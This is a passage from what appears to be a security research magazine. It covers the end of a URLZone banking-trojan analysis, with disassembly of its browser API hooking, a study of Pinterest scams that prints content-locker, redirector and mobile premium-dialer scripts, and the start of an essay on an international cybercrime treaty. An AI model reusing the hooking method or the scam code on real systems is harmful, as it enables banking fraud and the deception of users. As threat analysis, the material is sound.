00412B72 mov     ecx, offset hookedInternetReadFile
00412B77 mov     edx, 1A212962h
00412B7C mov     eax, [esi]
00412B7E call    hookapi         ; Call Procedure
00412D83 push    offset HttpSendRequestA
00412B88 mov     ecx, offset hookedHttpSendRequestA
00412B8D mov     edx, 9F13856Ah
00412B92 mov     eax, [esi]
00412B94 call    hookapi         ; Call Procedure
00412B99 push    offset HttpSendRequestW
00412B9E mov     ecx, offset hookedHttpSendRequestW
00412BA3 mov     edx, 9F13857Ch
00412BA8 mov     eax, [esi]
00412BAA call    hookapi         ; Call Procedure
00412BAF push    offset InternetConnectA
00412BB4 mov     ecx, offset hookedInternetConnectA
00412BB9 mov     edx, 0BE618D3Eh
00412BBE mov     eax, [esi]
00412BC0 call    hookapi         ; Call Procedure
00412BC5 push    offset HttpOpenRequestA
00412BCA mov     ecx, offset hookedHttpOpenRequestA
00412BCF mov     edx, 1510002Fh
00412BD4 mov     eax, [esi]
00412BD6 call    hookapi         ; Call Procedure
```

Figure 5: Snippet code of hooking APIs.



Figure 6: Hooking wininet.InternetReadFile (0x766982E2) in progress in OllyDbg. 0x410F7C is the address of hookedInternetReadFile.

7. mozilla.exe
8. avant.exe
9. maxthon.exe
10. OUTLOOK.EXE
11. ftpte.exe
12. coreftp.exe
13. filezilla.exe
14. TOTALCMD.EXE
15. cftp.exe
16. FTPVoyager.exe

17. SmartFTP.exe
18. WinSCP.exe

They are mainly web browsers, email clients and ftp clients. Most of the APIs the bot is interested in hooking are the ones responsible for Internet connection. Since different applications do not necessarily import the same APIs, it crafted three kinds of API-hooking subroutines to suit them. Among these applications, numbers 1, 2 and 10–18 are to be injected with subroutine#1; numbers 6 and 7 are to be injected with subroutine#3; and the rest are to be injected with subroutine#2.

In subroutine#1, it looks for and hooks InternetReadFile, HttpSendRequestA, HttpSendRequestW, InternetConnectA, HttpOpenRequestA, InternetQueryDataAvailable, InternetCloseHandle, InternetReadFileExA, InternetReadFileExW, InternetOpenA, HttpQueryInfoA and HttpQueryInfoW of wininet.dll, and send, connect and closesocket of wsock32.dll.

In subroutine#2, it looks for and hooks InternetReadFile, HttpSendRequestA, HttpSendRequestW, InternetConnectA, HttpOpenRequestA, InternetQueryDataAvailable, InternetCloseHandle, InternetReadFileExA, InternetReadFileExW, InternetOpenA, HttpQueryInfoA and HttpQueryInfoW of wininet.dll, and CreateProcessW of kernel32.dll. It also contains a loop checking the C&C response, updating the configuration file and the bot itself.

Figure 5 shows a snippet of the assembly code of the hooking of wininet.dll APIs in subroutine#2. Before each hookapi call, register EDX contains the hashcode identifying the API, and EAX contains the library name: 'wininet'. The hooking technique in the 'hookapi' function is called Inline Hooking. It takes advantage of the fact that, for the targeted APIs in *Windows XP SP2* and later the first five bytes are intentionally aligned for easy hot-patching. It locates the calling address of the API (e.g. 0x766982E2 in Figure 6) and patches the first five bytes with an unconditional jump 'E9 xx xx xx xx' to the hook subroutine, which is also called the trampoline (e.g. 0x410F7C in Figure 6).

Then it saves the first five bytes followed by an unconditional jump (the jump redirects the control flow back to the original API address + 5, e.g. 0X766982E2+5, jmp wininet.766982E7, as shown in Figure 7) to a dynamically allocated memory. It stores these 'restoring addresses' in an array. Every hooked subroutine will eventually have call to lead back to its restoring point in the dynamically allocated memory. So each time an injected



Figure 7: Restoring addresses array.

application invokes the hooked functions, it will still seem to be behaving like the original one.

Subroutine#3 is almost identical to #2, except it looks for and hooks PR_Write, PR_Read and PR_DestroyPollableEvent of nspr4.dll instead of CreateProcessW, since its target applications are both from *Mozilla Project*.

The hooked subroutine contains the core functions for masking domain URLs, modifying received messages and altering sending messages. For example, the hooked functions for the Internet reading APIs, such as InternetReadFile have the ability to filter out or alter the received data, according to the latest loaded configuration file in the shared view. And the hooked functions for the Internet sending APIs, such as HttpSendRequestA, modify the sending message according to the configuration file. The hooked function for InternetConnectA can send reports to the C&C server and mask the URLs of the pages the victim tries to create a connection to. With the specific APIs hooked, the bot has comprehensive control of the ingoing and outgoing Internet messages of the victim PC through the targeted applications.

CONCLUSION

URLZone is a MIB banking trojan with a long history. Although it is less flexible than Zeus and other P2P botnets, its refined method of injection and its good-old-fashioned centralized topology, together with a low-profile attitude make it very successful.

REFERENCES

[1] Creating Named Shared Memory. http://msdn.microsoft.com/en-us/library/windows/desktop/aa366551%28v=vs.85%29.aspx.

[2] Com Coding Practices. http://msdn.microsoft.com/en-us/library/windows/desktop/ff485839%28v=vs.85%29.aspx.

FEATURE 1

PINTEREST SCAMS – UNDER THE HOOD

Hardik Shah
McAfee, USA

Pinterest is a social media site which allows users to 'pin' images that they like on a virtual pinboard. A 'board' is a collection of pins on a given topic – a user can create a board containing photos and/or videos on any topic. Popular topics include design, cooking, weddings, crafts etc.

The graph in Figure 1 illustrates that *Pinterest* has grown exponentially over the past year.

With its rapid growth, it has become a popular target amongst scammers for making money quickly and easily through various scams. This article will discuss the various scams we have observed on *Pinterest*.

PINJACKING

'*Pinjacking refers to a technique in which users are asked to forcefully pin content, without their intention to do so.*'

Like other social sites, *Pinterest* is based around users' interests. *Pinterest* allows users to 'like' or 'repin' any post. It also allows its users to comment on the pins and follow the users who posted them. Any pin which attracts people's interest can become popular amongst *Pinterest* users and can be spread virally. The more people that like and repin a piece of content, the more popular it becomes. If it contains a URL, users may be redirected to that particular URL.

These features can be misused very easily. Consider a case where a scammer has pinned something and wants to spread it virally. In this case he has the following options:

1. Ask his friends, relatives and colleagues to repin the content on a courtesy basis.
2. Use various tactics to force users to repin given content and redirect them to the scammer's site.

Option (1) here does not make the content virally popular unless it is extremely good or interesting, as people will only willingly repin or like content which is of interest to them.

Consider option (2): if a scammer has some way in which he can force users to repin or like a pin, then it can be spread virally. He only needs to drive initial traffic and then it can spread virally based on the users' trust. If any of your friends share something on *Pinterest* that looks interesting, you will also want to see what it is, so you will check it out – and if it asks you to repin it before you can actually see the content, many people will do just that. This leads to viral spreading of the link, as shown in the graphic in Figure 2.



Figure 2: Viral spreading.



Figure 1: Unique visitors to pinterest.com.

Spammers use such tactics to redirect legitimate users to their sites and make quick money. There are many ways in which a spammer can make money through *Pinterest*:

1. Force users to fill out various surveys.
2. Redirect users to sites such as *Amazon* that offer a referral fee.
3. If a user is browsing using a mobile device, calls may be made to premium rate numbers.

THE SCAM TECHNIQUES

We have found a variety of techniques that are being used for *Pinterest* scams. They are:

1. Content lockers
2. Free gift card, give away scams
3. Referral scams
4. Premium calling numbers.

We will briefly look at each scam type below.

1. Content lockers

In this technique, when a user visits a particular scam site, he will see a 'content locked' message, as shown in Figure 3.

Figure 3: 'Content locked' message.

To unlock the content, the user is asked to repin the scam image/URL. Once a user repins the content, the page overlay will be removed, allowing the user to see the actual site. Since the user has repinned the content on his *Pinterest* account, his friends will be able to see it and, on clicking on the pin, they will be redirected to the scammer's site, which will show them the same 'content locked' message and thus they will also be tricked into repinning the content.

```
function loadit() {
    document.getElementsByTagName("body")[0].style.overflow = "hidden";
    document.getElementsByTagName("html")[0].style.overflow = "hidden";
    var hazediv = document.createElement("div");
    hazediv.setAttribute("id", "haze");
```

Figure 4: Setting the body overflow style to hidden.

```
var innertext = '<br /><b>Content Locked!</b><p>To Access This Content Please Pin Our Page!</p><p><a href="javascript:void(0);"

offerframe.innerHTML = innertext;

holder.appendChild(offerframe);
document.getElementsByTagName("body")[0].appendChild(hazediv);
document.getElementsByTagName("body")[0].appendChild(preventer);
document.getElementsByTagName("body")[0].appendChild(holder);
```

Figure 5: Various div elements are created and appended to the body.

```
function Clicked() {
        PopupCenter('http://pinterest.com/pin/create/button/?url=http%3A%2F%2Furl1.com&media=http%3A%2F%2Fsite.cc
        Remove_Overlay();
}

function Remove_Overlay() {
        var var_expiredays = 1;
        var var_exdate = new Date();
        var_exdate.setDate(var_exdate.getDate() + var_expiredays);
        document.cookie="unlocked=1"+((var_expiredays==null) ? "" : ";expires="+var_exdate.toUTCString());
        setTimeout("location.reload(true);", 5000);
}
```

Figure 6: Once a user clicks on the 'pinit' button the overlay can be removed.

To lock the web page content, a simple JavaScript technique can be used. This basically involves setting the body overflow style to hidden, as shown in Figure 4.

Various div elements are then created and appended to the body, as shown in Figure 5.

The code of these elements is shown below:

```
var hazediv = document.createElement("div");
hazediv.setAttribute("id", "haze");
hazediv.style.position = "absolute";
hazediv.style.top = "0px";
hazediv.style.left = "0px";
hazediv.style.height = "100%";
hazediv.style.width = "100%";
hazediv.style.zindex = "110000";
hazediv.style.filter = "alpha(opacity='.$opacity.')";
hazediv.style.opacity = "0.6";
hazediv.style.backgroundColor = "#000000";

var preventer = document.createElement("div");
preventer.setAttribute("id", "preventer");
preventer.style.position = "absolute";
preventer.style.top = "0px";
preventer.style.left = "0px";
preventer.style.width = "100%";
preventer.style.height = "100%";
preventer.style.zindex = "110000";
```

The top and left of this div element are set to 0, and the 'height' and 'width' are set to 100%. This means it will overlap the body. Since the body element's overflow style is hidden, the body elements will not be displayed and this element will be displayed as an overlay instead. The overlay will ask users to click on the 'pinit' button. Once a user clicks on the 'pinit' button, the overlay can be removed, as shown in Figure 6.

It basically sets the cookie and reloads the document. On document load it checks whether the cookie is set. If it is set, then the overlay will not be displayed and the user can see the content.

2. Free gift card, give away scams

In this technique, users are redirected to a website which has a catchy title such as 'free gift card', 'shocking video', 'you will not believe it', etc., and when a user clicks on them, they are redirected to various surveys. The scammer earns money each time a user finishes the survey. Figure 7 shows a sample post taken from such a *Pinterest* scam.



Figure 7: Sample post from a 'free gift card' scam.

The code of the post is shown in Figure 8.

As can be seen, the *Pinterest* post contains a link in 'a href' tags, so when a user clicks on the link he will be redirected to the particular URL. In this case, the URL seems to be offering a variety of gift cards, as shown in Figure 9.

Figure 9: A variety of gift cards are on offer.



Figure 10: Users are first redirected to another web page, asking them to repin the content.

```
<!-- #ReportCommentModal.ModalContainer -->
▼<div id="PinImageHolder">
 ▼<a href="http://[redacted].com" class="PinImage ImgLink" rel="nofollow" target="_blank">
    <img src="http://media-cache-ec1.pinterest.com/upload/127226758193546954_1710JwcX_f.jpg" alt="Gift Card Card" class="PinImageImg" style="width: 350px; height: 426px;
    ">
   </a>
 ▼<div id="PinActionButtons">
```

Figure 8: Code from the Pinterest scam post.

```
<a onclick="PopupCenter('http://pinterest.com/pin/create/button/?url=http%3A%2F%2Furl1.com&media=http%3A%2F
%2Fsite.com%2Fimage.jpg&description=H%26M+Are+Giving+Away+Free+Vouchers%21+Click+Here+To+Get+One%3A+http%3A%2F%2Furl1.com',
'myPop1','600','300');" href="javascript:void(0);" style="padding: 6px;">
   <img src="pins.png">
```

Figure 11: Code of the 'pinit' button shown in Figure 10.

```
function PopupCenter(pageURL, title,w,h) {
    var left = 0;
    var targetWin = window.open (pageURL, title, 'toolbar=no, location=no, directories=no, status=no,
    setTimeout("RevealLink()", 5000);
        }
function RevealLink(){
        document.getElementById("linkos").href = "http://offerlink.com/";
        }
```

Figure 12: Once a user clicks on the 'pinit' button, the user can be redirected to a survey site.

Figure 13: Example of a referral scam post.

When a user clicks on any of these, he will be redirected to the survey and the scammer will earn money based on the number of users who complete the survey.

In some cases we have also found that such links first redirect users to another web page which asks them to repin the content before moving forward, as seen in the image in Figure 10.

Figure 11 shows the code of the 'pinit' button seen in Figure 10. Once a user clicks on the pinit button, they will be redirected to the survey site, as shown in Figure 12.

3. Referral scams

Many sites offer a referral bonus to users for directing visitors to the site and making a sale. This technique is used by scammers to earn quick money without the knowledge of innocent users. They create various posts on *Pinterest* which have popular product keywords – an example can be seen in Figure 13.

This post has an embedded link inside, as shown in Figure 14.

Once a user clicks on such a post, they will be redirected to the embedded link, which is basically a redirector script, as shown in Figure 15.

The script shown in Figure 15 redirects users to *Amazon* with the scammer's product id, and in this way the scammer can earn a referral fee from *Amazon*.



Figure 16: Users are redirected to Amazon with the scammer's product id.

```
<div id="PinImageHolder">
  <a href="http://www.yoursite.com/file.php?p=B002OXFF06" class="PinImage ImgLink" rel="nofollow" target="_blank">
    <img src="http://media-cache-ec6.pinterest.com/upload/208784132695432526_eutcCoC9_f.jpg" alt="World Class Golf Handheld Electronic Game (Toy)
    http://www.yoursite.com/file.php?p=B002OXFF06 B002OXFF06" class="PinImageImg" style="height: 300px; width: 300px; "/>
  </a>
  <div id="PinActionButtons">
</div>
```

Figure 14: The post contains an embedded link.

```
<?php
$amazon_tag_ids = array("tag1","tag2","tag3");
$amazon_tag_id  = $amazon_tag_ids[array_rand($amazon_tag_ids)];
if(isset($_REQUEST['p'])){$productid=$_REQUEST['p'];}
if(isset($_REQUEST['p'])){
    echo "<form id='form1' action='http://".$_SERVER['HTTP_HOST'].$_SERVER['PHP_SELF']."' method='post'><input type='hidden' name='p2' /><input type='hidden' name='pid' value='".$productid.
    "' /><input style='display:none;' type='submit' /></form>";
    echo "<script>document.getElementById('form1').submit();</script>";
    exit;
    }
if(isset($_REQUEST['p2'])){
    $productid = $_POST['pid'];
    echo "<form id='form2' action='http://www.amazon.com/dp/".$productid."/?tag=".$amazon_tag_id."' method='post'><input type='hidden' name='p2' /><input type='submit'
    style='display:none;' /></form>";
    echo "<script>document.getElementById('form2').submit();</script>";
    exit;
    }
// White Hat Page Goes Below
?>
```

Figure 15: Redirector script.

```
function InitDeviceScan()
{
    //We'll use these 4 variables to speed other processing. They're super common.
    isIphone = DetectIos();
    isAndroidPhone = DetectAndroidPhone();
    isTierIphone = DetectTierIphone();
    isTierTablet = DetectTierTablet();

    //Optional: Comment these out if you don't need them.
    isTierRichCss = DetectTierRichCss();
    isTierGenericMobile = DetectTierOtherPhones();
    isSmartPhone = DetectSmartphone();
    if(isIphone || isAndroidPhone || isTierIphone || isSmartPhone) { return  true; } else {return false;}
};

//Now, run the initialization method.
mobile = InitDeviceScan()
if(mobile) {top.location.href="http://[redacted]/?pid=189973";}
```

Figure 17: Checking for the user agent string of the browser.

4. Premium calling numbers

Premium calling number scams check for the user agent string of the browser, as shown in Figure 17.

If a user is browsing the *Pinterest* site from a mobile device, then such scams display an image which appears to be of a video player, as shown in Figure 18.

Figure 18: Users browsing the Pinterest site from a mobile device are presented with an image which appears to be of a video player.

When a user clicks on such an image, depending on which country they are based in, they will be redirected to various websites which display porn images and ask the user to click on them.

When the user clicks on them a phone dialler will open with a premium calling number and if a user makes a call on this number, he will receive hefty phone charges, while the scammer earns revenue.

BLACK HAT SEO WITH PINTEREST

Pinterest is a great tool for sharing interesting things like photos, videos etc., but its features are being misused by scammers for black hat SEO to make quick money or for getting traffic to their sites. They have come up with tools which automate this entire task. Such tools make it very easy to post comments, create *Pinterest* posts or follow other users. This can generate lots of traffic for a scammer's site.

Many forums on the Internet contain ads offering such tools for sale.



Figure 19: Ad offering tools for sale.

Some of these tools can be seen in Figure 20.

These tools considerably reduce the time taken to set up scams to just a few minutes. With the help of such tools anyone can easily start a *Pinterest* scam. These tools contain all the needed software, such as content lockers, account creators, comment posters, auto likers, URL generators, etc.

Setting up a new scam does not require much technical knowledge and therefore this is becoming popular amongst



Figure 20: Some of the automation tools.

those who simply want to make quick money through such scams.

CONCLUSION

Pinterest is a site which offers users the opportunity to share images and videos, but with its exponential growth, it has also become a powerful tool for scammers to generate traffic and make quick money. This has also increased the amount of spam on *Pinterest*. Users should be careful while using *Pinterest* and avoid repinning content which redirects to surveys or websites offering free gift cards, giveaways, viral videos etc. *Pinterest* works based on users' interests and trust. Such automated posts on *Pinterest* do not reflect users' interests in any way, and should be avoided.

FEATURE 2

A GLOBAL TREATY ON ONLINE THREATS (OR THE CHALLENGES OF (INTER)NATIONAL COOPERATION)

Wout de Natris
De Natris Consult, The Netherlands

The Council of Europe held its annual Octopus conference on cybercrime from 6 to 8 June 2012, at which participants from around the globe discussed international cooperation on cybercrime from different angles. A large delegation was present from Russia. On the final panel, in very diplomatic wording, Mr Ernest Chernukhin, first secretary of the Ministry of Foreign Affairs of the Russian Federation, dropped a bombshell on the Convention on Cybercrime or Budapest Convention of 2001 [1] (henceforth 'the Convention'), stating: 'Russia does not see the Convention as a solution that is acceptable to her' [2]. In other words, the world needs a new treaty – one that includes cybersecurity and rules on the way in which nations respond to other nations' online behaviour on the Internet. Implicitly, Mr Chernukhin said: 'These topics do not belong with the Council of Europe.'

This was not a topic that appeared out of nowhere. In a workshop at the Octopus meeting a Dutch representative suggested that perhaps the world needs a new *Mare Liberum* for the Internet. Meanwhile, totally independently from these examples, the Netherlands Internet Governance Forum, assisted by *De Natris Consult*, wrote a workshop proposal [3] for the upcoming 2012 Internet Governance Forum in Azerbaijan. The proposal was for a panel discussion around cross-border incidents involving critical infrastructure incidents, where one of the questions to be addressed is 'does the world need a kind of UNCLOS treaty[1] to solve cross-border cooperation and the way nation states deal with cyber incidents in general?'.

It seems to me that politics and the everyday workplace are at odds. The latter needs ways to cooperate, ideally a form of coordination and clearly defined ways in which organizations can exchange data among themselves and outside with other agencies, regulators and industry. Such a mechanism is long overdue. Meanwhile, there are (institutions within) nation states that are attacked, hacked, have sensitive, valuable data stolen from them or

[1] The full text can be found at http://www.un.org/Depts/los/convention.../texts/unclos/unclos_e.pdf. A description can be found at http://en.wikipedia.org/w/index.php?title=United_Nations_Convention_on_the_Law_of_the_Sea&oldid=509282562.

are otherwise under digital threat. It is for this reason that an encompassing solution in the form of a global treaty is called for. This article looks at this topic from a more down to earth and partially hands-on approach, that could actually inspire and assist those that need to decide on nation-state level diplomacy on the stateless Internet.

THE CONVENTION ON CYBERCRIME

The Convention is, if seen in a strict way, regional by nature. The host is the Council of Europe, yet more and more non-European nations are working seriously to ratify the Convention or have already done so, making it a truly global convention. There is no denying that as far as international treaties on cybercrime and cross-border cooperation go, the Convention is state of the art.

It is a valid question as to whether the Convention in its present form can deal with all online threats in an adequate way. In addition, it is my opinion that, by focusing explicitly on crime, the Convention leaves out the possibility of interacting with most civil and administrative bodies who deal with the fraud, spam and violations that are not dealt with by the police and judiciary. More effort could be put into aligning the Convention with these entities. However, the initiative and the effort has to come from the entities themselves.

THE FREE SEA AND THE INTERNET

The *Mare Liberum*, by Dutch legal scholar Hugo de Groot or Grotius [4], was written in 1609 at a time when the Dutch Republic was becoming the biggest seafaring nation of the world, fought in a war for independence from Spain and was trying to gain a foothold in the East Indies and Americas. It was also a time when the Dutch were great pirates[2]. In other words, the 'free sea' may just have been a concept that suited the Dutch best at that time. However, the fact is that a book written in 1609 has become the standard and is accepted by all nations as a basis for conduct on the open seas. The Law of the Sea Convention (UNCLOS) defines the rights and responsibilities of nations in their use of the world's oceans, establishing guidelines for businesses, the environment, and the management of marine natural resources [4].

We see the main difference with the Internet straightaway. The oceans are open and borderless until they hit a shore, at which point rules on territorial waters and continental divides come in, but the open water doesn't belong to any one nation. Although the Internet is said to be borderless, everything that makes it work, as Mr Chernukhin reminded us, is not. All landlines, access points, routers, compression machines, etc., are on land and within the borders of nation states with their own jurisdictions and variously implemented cyber laws. And, more importantly, so are the devices on which data is stored: computers, hard disks, smart phones, servers, thumb drives, etc. And let's not forget, data does not flow freely around the world, as several nation states are already blocking or filtering out material that they consider to be unseemly.

No matter what enforcement representatives may claim, there is no denying this aspect to the Internet. At the same time, speedy access to stored data could be of vital importance to prevent the loss of lives, for national security, (individual) safety or plain investigative work as data, i.e. evidence, is erased in the blink of an eye. Whenever I hear a claim that 'we should be able to hack a server or computer in country X', I always try to imagine the reaction if country X hacked computers to acquire evidence on actions that violate laws within country X, but which do not constitute violations of laws here – e.g. those of human rights activists or advocates of free speech. I also understand the frustration of enforcement officers, having been one myself.

National sovereignty in an online environment needs to be an integral part of any new treaty, as do the instances in which this sovereignty is allowed to be set aside. Trust will be an important component, whether in the form of duly reported intrusions or in the form of speedy exchange of data. Unfortunately, trust is not easily established between many UN member states, and that's not to mention the political issues between member states that stand in the way of discussing the content of a treaty in the first place. (By coincidence this very issue was demonstrated while I was writing this article – negotiations started not on a new UN treaty on arms but on a disagreement over who was to be allowed to participate in said negotiations[3].)

The Russian delegation at the Octopus conference showed, from their point of view, exactly where their problem is focused: US law enforcers accessing servers based in the Russian Federation to obtain data on a Russian spammer who was lured to the US in 2001 [5]. This is seen as unlawful as the FBI made no attempt to use the mutual assistance channels. If this is a clue as to what lies ahead in negotiations involving sovereignty and cross-border access or cooperation, perhaps it's best I do not hold my breath.

[2] In 1628, a Dutch fleet pirated a Spanish bullion fleet in the West Indies, which is still lauded in the song 'The silver fleet'.

[3] http://www.google.com/hostednews/afp/article/ALeqM5hPeZBGm6zsY06Wy8Zotkqmp1qsVA?docId=CNG.bf64ff99e0aecb7cdc040063fb95f637.121.

There is another problem added to this puzzle: the fact that recently strong allegations have been made about the existence and deployment of offensive cyber weapons by nation states. Richard Clarke mentions that there have been infections deep within the critical infrastructure grid of the US, most likely since 2000 [6]. Complicated strings of code, like Stuxnet and Flame, were deployed against nation states. Major disruptive acts through the Internet have been used against nation states over the past five years, denying access to critical infrastructure, showing how vulnerable countries have become by going online. Herewith we enter the arena of cyber warfare, online espionage and (potential) major disruption.

History shows that international treaties involving offensive and defensive actions of nation states are years if not decades in the making. At the same time it is not even clear yet what the effect of current actions is, what the possibilities are, nor who actually engages in what. The fact that this is not clearly defined will obviously hinder any initiative towards a treaty in the short run. Even waiting for a decision to start negotiations probably takes a lot of patience [6]. This discussion includes the involvement of the ITU in Internet governance issues.

In the meantime, the average cyber law enforcement officer and cybersecurity personnel are seriously hampered by any border (which includes 'borders' between different organizations as much as the national border itself). Even between countries that are intent on close cooperation intentions, like the EU countries, true cross-border cooperation on individual online threat cases seems to be beyond the grasp of most organizations involved in investigating any form of online threat, whether it's spam, fraud, cybercrime, phishing, botnet infections or online attacks and hacks. An exception appears to exist for enforcing laws against online child pornography. This shows that there are existing and working lines of communication and cooperation. What does this success teach us? That these lines of cooperation are not open for other online threats? Or that there is no true priority for other online threats? That child pornography scores better in the press? Or that other online threats are simply too difficult to deal with?

THE CHALLENGES OF INTERNATIONAL COOPERATION

